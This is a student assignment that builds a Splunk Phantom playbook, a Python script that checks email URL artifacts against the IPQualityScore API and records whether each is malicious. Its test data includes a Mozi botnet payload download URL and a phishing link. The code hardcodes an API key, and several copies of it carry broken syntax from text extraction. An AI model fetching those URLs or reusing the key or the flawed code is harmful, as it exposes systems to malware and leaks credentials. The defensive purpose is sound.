

Automation & Incident Response

Student name: Han Nguyen

Honours Bachelor of Information Science - Cyber Security, Sheridan College

INFO30004: Information Systems Security Auditing

Professor Pedram Habibi

March 4th, 2024

TABLE OF CONTENT

Part 1: Splunk Phantom - Playbook	2
Step 1: Create a sample event container to test the playbook:	3
Step 2: Create Artifacts with RequestURL CEF directed to known sites (malicious/benign) within the Evident Container to test the playbook:	4
Step 3: Create a playbook named Phishing_Detector_Custom_v1	7
#1: Attempt to collect URL artifacts	9
#2: check_url_with_ipqualityscore API	11
#3: Create notes based on results from the lookup and showcase findings	11
Part 2: Incident Response	15
1) The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?	15
2) What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?	16
3) The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?	17
4) What is the full-path + filename of the secret research document after being transferred from the third host to the second host?	19
5) What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?	20

Part 1: Splunk Phantom - Playbook

We have decided to create a playbook using ipqualityscore.com API to check whether a RequestURL from an email is unsafe, which automates the detection of phishing and malicious attempts in the event of suspicious email transactions.

Step 1: Create a sample event container to test the playbook:

Add email

Event Name

Suspicious Emails observed by Threat Intelligence device

Label

email

▼ Advanced

Event Type

Event

Status

New

Owner

admin

Severity

Medium

Sensitivity


TLP:Amber

SLA Expires

06/03/2024 03:22 am

Description

This alert identifies malware installation attempts, phishing emails, or Business Emails Compromised



Tags

Suspicious Email

Artifact Dependency ?

Tags should only contain characters: Aa-Zz, 0-9, '-' and '_'

CANCEL

SAVE

Step 2: Create Artifacts with RequestURL CEF directed to known sites (malicious/benign) within the Evident Container to test the playbook:

Edit Artifact

Name	Label	Severity
Known Malicious Domain 1	event	High

CEF FIELDS

Name	Value	Data Type
requestURL	http://117.212.102.180:42190/Mozi.m	url

Tags *Optional*

Select or start typing

CANCEL SAVE

- **Exhibit 1:** A Known Malicious Domain (contains malware)

18

event

Known Malicious Domain 1

HIGH

admin

Name

Known Malicious Domain 1

Start Time

Yesterday at 7:33 pm

Label

event

Created

Yesterday at 7:33 pm

Created by

admin

Type

N/A

Source ID

bdc62274-fb3d-42f4-adbe-75cc9720adad

Severity

High

Details

requestURL

http://117.212.102.180:42190/Mozi.m

Browse Database

domain, url, md5, sha256, tag:SocGholish, filetype:doc or url_status:online

Search

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2024-03-05 00:03:38	http://39.79.150.57:37868/Mozi.m	Offline	Mozi	Gandylyan1
2024-03-05 00:03:35	http://182.124.90.99:45447/Mozi.m	Offline	Mozi	Gandylyan1
2024-03-05 00:03:21	http://117.212.102.180:42190/Mozi.m	Online	Mozi	Gandylyan1
2024-03-05 00:03:15	http://117.221.77.68:61000/Mozi.m	Offline	Mozi	Gandylyan1

Edit Artifact

Name <input type="text" value="Phishing Email 2"/>	Label <input type="text" value="email"/>	Severity <div><div>Medium</div></div>
---	---	--

CEF FIELDS

Name <div><div>requestURL</div></div>	Value <input type="text" value="http://www.marketingbyinternet.com/mo/"/>	Data Type <div><div>url</div></div>
--	--	--

Tags *Optional*

Select or start typing

CANCEL
SAVE


Name	Known Malicious Domain 1	Start Time	Today at 7:33 pm
Label	event	Created	Today at 7:33 pm
Created by	admin	Type	N/A
Source ID	bdc62274-fb3d-4214-adbe-75cc9720adad	Severity	High

Details


requestURL http://www.8245bb.com/app/member/signoptical.php?aid-guest&lang=gh +

17	email	Normal Test Email 3	Low	admin
Name	Normal Test Email 3	Start Time	Today at 7:23 pm	
Label	email	Created	Today at 7:23 pm	
Created by	admin	Type	N/A	

- **Exhibit 2:** A Known Phishing Site (does not contain malware)


ARTIFACTS (3) 					
<input type="checkbox"/>	ID	LABEL	NAME	SEVERITY	CREATED BY
<input type="checkbox"/>	19	email	Phishing Email 2	MEDIUM	admin
		Name	Phishing Email 2	Start Time	Yesterday at 7:34 pm
		Label	email	Created	Yesterday at 7:34 pm
		Created by	admin	Type	N/A
		Source ID	aeb9c054-d45b-4405-8c1c-379ec169bd11	Severity	Medium
Details					
		requestURL	http://www.marketingbyinternet.com/mo/e56508df639f6ce7d55c81ee3fcd5ba8/		

641119 unique values	benign	66%
	defacement	15%
	Other (126631)	19%
http://www.marketingbyinternet.com/mo/e56508df639f6ce7d55c81ee3fcd5ba8/	phishing	



- **Exhibit 3:** A Benign Web Site to test the good boundary/input.


17	email	Normal Test Email 3	LOW	admin
Name Normal Test Email 3 Start Time Yesterday at 7:23 pm				
Label email			Created	Yesterday at 7:23 pm
Created by admin			Type	N/A
Source ID d199000f-fcd9-4f39-bcb3-8d93b5779725			Severity	Low
Details				
requestURL		https://www.sheridancollege.ca/en ▼		



There is a total of 3 artifacts within Event ID = 4 (Suspicious Emails observed by Threat Intelligence device)


Step 3: Create a playbook named **Phishing_Detector_Custom_v1**

- The purpose is to detect malicious URLs, utilizing integration with the Phishing Initiative domain names database to check for known malicious sites if any event requests match the known URLs (RequestURL CEF). After verifying, it prints out a note to inform whether the URL invoked is safe or not.



Playbook settings for automating malicious URL detections on email, events, generated data

#1: Attempt to collect URL artifacts



```
Function Full Code
1 ---
2 ---
3 import phantom.rules as phantom
4 import json
5 import requests # Ensure requests is available in your Phantom environment
6
7
8 def on_start(container):
9     # Attempt to collect URL artifacts
10    urls = phantom.collect2(container=container, datapath=['artifact:*.cef.requestURL'])
11
12    # Check if any URLs are found
13    if not urls or not urls[0]:
14        phantom.error('No URL artifacts found in the container')
15        return # Exit the function if no URLs are found
16
17    # Loop through all URL artifacts
18    for url_tuple in urls:
19        url_to_check = url_tuple[0] # Extract the URL from the tuple
20        if url_to_check:
21            check_url_with_ipqualityscore(container, url_to_check)
22
23
24 from urllib.parse import quote
25
26 def check_url_with_ipqualityscore(container, url_to_check):
27     api_key = "JiMvabHvNwMgQcoXhVfbcDk1ow="
28     encoded_url = quote(url_to_check, safe='') # URL-encode the URL to be checked
29     api_url = f"https://www.ipqualityscore.com/api/json/url/{api_key}/{encoded_url}"
30
31     try:
32         response = requests.get(api_url)
33         response.raise_for_status()
34         result = response.json()
35         create_note(container, result, url_to_check)
36     except requests.RequestException as e:
37         error_message = f"API call to IPQualityScore failed: {str(e)}"
38         phantom.error(error_message)
39         create_note(container, {"error": error_message, url_to_check, success=False})
40
41
42 def create_note(container, result, url, success=True):
43     if success:
44         if result.get('unsafe'):
45             # Check the value of unsafe parameter. If it's true, if so, the site is malicious.
46             message = f"IPQualityScore Check: The URL {url} is identified as malicious."
```

The source code and explanation as well as proof of successful execution:

```
import phantom.rules as phantom
import json
import requests # Ensure requests is available in your Phantom environment

def on_start(container):
    # Attempt to collect URL artifacts
    urls = phantom.collect2(container=container, datapath=['artifact:*.cef.requestURL'])

    # Check if any URLs are found
    if not urls or not urls[0]:
        phantom.error('No URL artifacts found in the container')
        return # Exit the function if no URLs are found

    # Loop through all URL artifacts
    for url_tuple in urls:
        url_to_check = url_tuple[0] # Extract the URL from the tuple
        if url_to_check:
            check_url_with_ipqualityscore(container, url_to_check)
```

This part of the code above is designed to execute at the start of a Splunk Phantom playbook when triggered by an event, such as the receipt of an email that needs to be analyzed for potential threats. The primary goal here is to extract URLs from the artifacts associated with the container (e.g., an email or event that the playbook is analyzing) and then check each URL against the IPQualityScore service to assess if any of them are malicious. Here's a step-by-step explanation:

1. Import Statements:

- `import phantom.rules as phantom`: Imports the Phantom module for interacting with the Phantom platform.
- `import json`: Imports the json module, which could be used for parsing JSON data, although it's not directly used in the provided code snippet.
- `import requests`: Imports the requests library, which is a popular HTTP library used for making requests to web services.

2. The on_start Function:

- This function is automatically called when the playbook starts. It receives a container parameter, which represents the data context the playbook is working with (e.g., an event, an email, etc.).

3. Collecting URL Artifacts:

- `urls = phantom.collect2(container=container, datapath=['artifact*:cef.requestURL'])`: This line uses the `collect2` method to gather data from the artifacts associated with the container. Specifically, it's looking for data at the path `artifact*:cef.requestURL`, which would be URLs extracted from the container's artifacts. The method returns a list of tuples, where each tuple contains data extracted from an artifact.


4. Checking for URLs:

- The `if not urls or not urls[0]:` condition checks if any URLs were found. If `urls` is empty or the first item in `urls` is not present, it logs an error (`phantom.error('No URL artifacts found in the container')`) and exits the function early with `return`. This is to prevent the rest of the code from executing if no URLs are found.

5. Looping Through URL Artifacts:

- The code then enters a loop for `url_tuple` in `urls`: that iterates through each tuple in the `urls` list. Each tuple represents a URL artifact.
- `url_to_check = url_tuple[0]`: For each tuple, it extracts the first element (expected to be the URL) and assigns it to `url_to_check`. The assumption here is that the `collect2` method returns a list where each tuple contains at least one item, and that item is the URL to be checked.
- `if url_to_check::` Checks if `url_to_check` is truthy (not an empty string, `None`, etc.). If so, it proceeds to call `check_url_with_ipqualityscore(container, url_to_check)`, passing the current container and the URL to a function designed to check the URL's safety.

Hence, the result of the execution indicated exactly 3 artifacts we had created:



The screenshot shows a terminal window with the following output:

```
phantom.collect(): called with datapath as LIST of paths, scope='all' and limit=2000. Found 3 TOTAL artifacts
IPQualityScore Check: The URL https://www.sheridancollege.ca/en is NOT identified as malicious.
phantom.add_note() called
playbook initiating in an API post
phantom.add_note() completed success
IPQualityScore Check: The URL http:
phantom.add_note() called
```

Overlaid on the terminal is a browser window showing a search bar with the text "Han Nguyen".

#2: check_url_with_ipqualityscore API

```
23
24 from urllib.parse import quote
25
26 def check_url_with_ipqualityscore(container, url_to_check):
27     api_key = "JIImVabhVnNBmMgAcoXhXafbcD1kLOaM"
28     encoded_url = quote(url_to_check, safe='') # URL-encode the URL to be checked
29     api_url = f"https://www.ipqualityscore.com/api/json/url/{api_key}/{encoded_url}"
30
31     try:
32         response = requests.get(api_url)
33         response.raise_for_status()
34         result = response.json()
35         create_note(container, result, url_to_check)
36     except requests.RequestException as e:
37         error_message = f"API call to IPQualityScore failed: {str(e)}"
38         phantom.error(error_message)
39         create_note(container, {"error": error_message}, url_to_check, success=False)
40
41
```

This code snippet integrates with the IPQualityScore API to check the safety of a URL in a Splunk Phantom playbook. It encodes the URL to ensure safe transmission, constructs the request with the API key, makes a GET request to the IPQualityScore API, and handles the response or any errors that occur:

1. `quote` from `urllib.parse`: Encodes the URL to be checked.
2. Function `check_url_with_ipqualityscore`: Takes a container and a URL, makes an API call to check the URL's safety, and processes the response.
3. `requests.get`: Sends a GET request to the IPQualityScore API with the encoded URL.
4. Error Handling: Catches exceptions from the request, logs errors, and creates a note in Phantom for both successful and failed checks.

#3: Create notes based on results from the lookup and showcase findings

```

42
43 def create_note(container, result, url, success=True):
44     if success:
45         if result.get('unsafe'):
46             #check the value of unsafe parameter if it's true, if so the site is malicious
47             message = f"IPQualityScore Check: The URL {url} is identified as malicious."
48         else:
49             message = f"IPQualityScore Check: The URL {url} is NOT identified as malicious."
50     else:
51         message = f"IPQualityScore Check failed to execute. Error: {result.get('error')}}"
52
53     phantom.debug(message)
54     phantom.add_note(container=container, note_type='general', title='IPQualityScore Check',
55
56
57 def on_finish(container, summary):
58     phantom.debug('Playbook execution completed')
59
60     return

```

The above create_note function is designed to create a note in a Splunk Phantom container based on the results of a URL safety check performed by the IPQualityScore API:

- Function Parameters: Accepts a container (context for the operation), the API result (result), the URL that was checked, and a success flag indicating if the API call was successful.
- Success Path: If the API call succeeded (success is True), it checks if the result dictionary indicates the URL is unsafe. Based on this, it sets a message indicating whether the URL is malicious.
- Failure Path: If the API call fails (success is False), it constructs a message detailing the failure, using an error message from the result.
- Creating a Note: Uses Phantom's add_note function to add a note to the specified container, containing the constructed message about the URL's safety status.

Resulting Notes: Playbook has correctly identified the quality of 3 RequestURL:

```

phantom.collect(): called with datapath as LIST of paths, scope='all' and limit=2000. Found 3 TO
IPQualityScore Check: The URL https://www.sheridancollege.ca/en is NOT identified as malicious.
phantom.add_note() called
playbook initiating in an API post to endpoint 'note' with parameters size of 209 bytes
phantom.add_note() completed successfully
IPQualityScore Check: The URL http://117.212.102.180:42190/Mozi.m is identified as malicious.
phantom.add_note() called
playbook initiating in an API post to endpoint 'note' with parameters size of 207 bytes
phantom.add_note() completed successfully
IPQualityScore Check: The URL http://www.marketingbyinternet.com/mo/e56508df639f6ce7d55c81ee3fcd
phantom.add_note() called
playbook initiating in an API post to endpoint 'note' with parameters size of 243 bytes


```

The playbook has been successfully finished execution:

```
Playbook 'Phishing_Detector_Custom_v1' (playbook id: 146) executed (playbook run id: 71) on email 'Suspicious Emails observed by Threat Intelligence device'(container id: 4).
Playbook execution status is 'success'
Total actions executed: 0
```

```
Playbook execution completed
metrics: Playbook: Phishing_Detector_Custom_v1, id:146, run_id:71, container: 4, function: on_finish. TIME TAKEN 3ms
{"message": "", "name": "local/Phishing_Detector_Custom_v1(id=146) playbook_run_id:71", "playbook": "local/Phishing_Detector_Custom_v1", "playbook_run_id": 71, "result": [], "status": "success"}
*** Playbook 'local/Phishing_Detector_Custom_v1' execution (71) has completed with status: SUCCESS ***
```

Full result with timestamps



The full source code:

```
"""

import phantom.rules as phantom
import json
import requests # Ensure requests is available in your Phantom environment

def on_start(container):
    # Attempt to collect URL artifacts
    urls = phantom.collect2(container=container, datapath=['artifact:*.cef.requestURL'])

    # Check if any URLs are found
    if not urls or not urls[0]:
        phantom.error('No URL artifacts found in the container')
        return # Exit the function if no URLs are found

    # Loop through all URL artifacts
    for url_tuple in urls:
        url_to_check = url_tuple[0] # Extract the URL from the tuple
        if url_to_check:
            check_url_with_ipqualityscore(container, url_to_check)
```

```

from urllib.parse import quote

def check_url_with_ipqualityscore(container, url_to_check):
    api_key = "JIImVabhVnNBNMgAcoXhXafbcD1kLOaM"
    encoded_url = quote(url_to_check, safe='') # URL-encode the URL to be checked
    api_url = f"https://www.ipqualityscore.com/api/json/url/{api_key}/{encoded_url}"

    try:
        response = requests.get(api_url)
        response.raise_for_status()
        result = response.json()
        create_note(container, result, url_to_check)
    except requests.RequestException as e:
        error_message = f"API call to IPQualityScore failed: {str(e)}"
        phantom.error(error_message)
        create_note(container, {"error": error_message}, url_to_check, success=False)

def create_note(container, result, url, success=True):
    if success:
        if result.get('unsafe'):
            #check the value of unsafe parameter if it's true, if so the site is malicious
            message = f"IPQualityScore Check: The URL {url} is identified as malicious."
        else:
            message = f"IPQualityScore Check: The URL {url} is NOT identified as malicious."
    else:
        message = f"IPQualityScore Check failed to execute. Error: {result.get('error')}

    phantom.debug(message)
    phantom.add_note(container=container, note_type='general', title='IPQualityScore Check',
content=message)

def on_finish(container, summary):
    phantom.debug('Playbook execution completed')

